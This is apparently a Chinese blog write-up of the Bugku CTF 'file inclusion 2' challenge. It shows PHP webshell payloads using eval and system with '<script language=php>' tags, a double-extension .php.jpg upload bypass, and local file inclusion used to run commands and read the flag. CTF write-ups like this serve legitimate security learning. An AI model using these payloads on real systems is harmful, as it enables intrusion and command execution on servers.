

# bugku-文件包含2 writeup

原创

Peithon 于 2018-04-30 12:52:07 发布 3507 收藏 2

分类专栏: [BugKu](#) 文章标签: [Web ctf writeup](#) [bugku](#) [文件包含2](#) [命令执行](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_39629343/article/details/80148665](https://blog.csdn.net/qq_39629343/article/details/80148665)

版权



[BugKu 专栏收录该内容](#)

9 篇文章 2 订阅

订阅专栏

## 文件包含2

flag格式: SKCTF{xxxxxxxxxxxxxxxx}

hint:文件包含

1.访问 <http://118.89.219.210:49166/>查看源代码

```
view-source:http://118.89.219.210:49166/index.php?file=hello.php
<!-- upload.php -->
<!doctype html>
<html>
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<title>SK CTF</title>
<link rel="stylesheet" type="text/css" href="./about/main.css"/>
</head>
<body>
<div class="vi">
<div class="sidebar">
<div class="header">
<h1>SK CTF</h1>
<div class="quote">
<p class="quote-text animate-init">WELCOME TO SK CTF</a></p>
</div>
</div>
<div class="relocating">
Navigating to: <span class="relocate-location"></span>...
</div>
</div>
<div class="content">
<span class="close">close</span>
</div>
</div>
<script type="text/javascript" src="./about/index.js"></script>
<script>
$(document).ready(function () {
var delay = 1;
var DELAY_STEP = 200;
var animationOptions = { opacity: 1, top: 0};
$('h1').animate(animationOptions).promise()
.pipe(animateMain)
.pipe(animateLocationIcon);
```


[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)

## 2.将hello.php改成upload.php, 访问



这里对上传的文件的格式和大小做了限制

## 3.上传一个图片马,burpsuite抓包改后缀为.php上传失败



## 4.这对文件的后缀也做了限制, %00截断不管用

Burp Suite Free Edition v1.7.03 - Temporary Project

Target: http://118.89.219.210:49166

**Request**


```
POST /index.php?file=upload.php HTTP/1.1
Host: 118.89.219.210:49166
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.219.210:49166/index.php?file=upload.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----5144304731766
Content-Length: 189

-----5144304731766
Content-Disposition: form-data; name="file";
filename="22.jpg"
Content-Type: image/jpeg

s
-----5144304731766--
```

**Response**

```
HTTP/1.1 200 OK
Date: Sat, 14 Apr 2018 11:27:50 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 554
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- upload.php -->
<html>
<head>
  <meta charset="utf-8"/>
  <meta http-equiv="X-UA-Compatible"
content="IE=edge">
  <meta name="viewport" content="width=device-width,
initial-scale=1, maximum-scale=1">
  <title>UPLOAD</title>
</head>
<form action="" enctype="multipart/form-data"
method="post"
name="upload">file:<input type="file" name="file"
/><br>
<input type="submit" value="upload" /></form>


```

Done

## 5.换一种姿势上传,普通一句话会被过滤

这里构造 `<?=eval($_POST['shell']);>` 或

```
<script language=php>
@eval($_POST[pupil]);
</script>
```

保存文件修改后缀为2333.php.jpg,成功上传

`/upload/201804141155474379.jpg`

118.89.219.210:49166/index.php?file=upload.php

file: 浏览... 未选择文件.

upload


请上传jpg gif png 格式的文件 文件大小不能超过100KiB

file upload successful! Save in: upload/201804141155474379.jpg ← 访问

[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)

直接用图片路径菜刀是连不上的

使用包含文件的方式访问



[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)

页面是空白的

使用菜刀连接

还是没法连接成功.....

## 6.那就直接构造命令执行

```
<script language=php>system("ls")</script>
```


同理,修改后缀名为jpg,如233.php.jpg,上传成功



[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)

## 7.访问图片的包含路径

```
http://118.89.219.210:49166/index.php?file=upload/201804141202562458.jpg
```




[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)

或者构造命令执行

```
<script language=php>system("cat 访问的文件名.txt")</script>
```

包含文件的方式直接访问.txt文件



[https://blog.csdn.net/qq\\_39629343](https://blog.csdn.net/qq_39629343)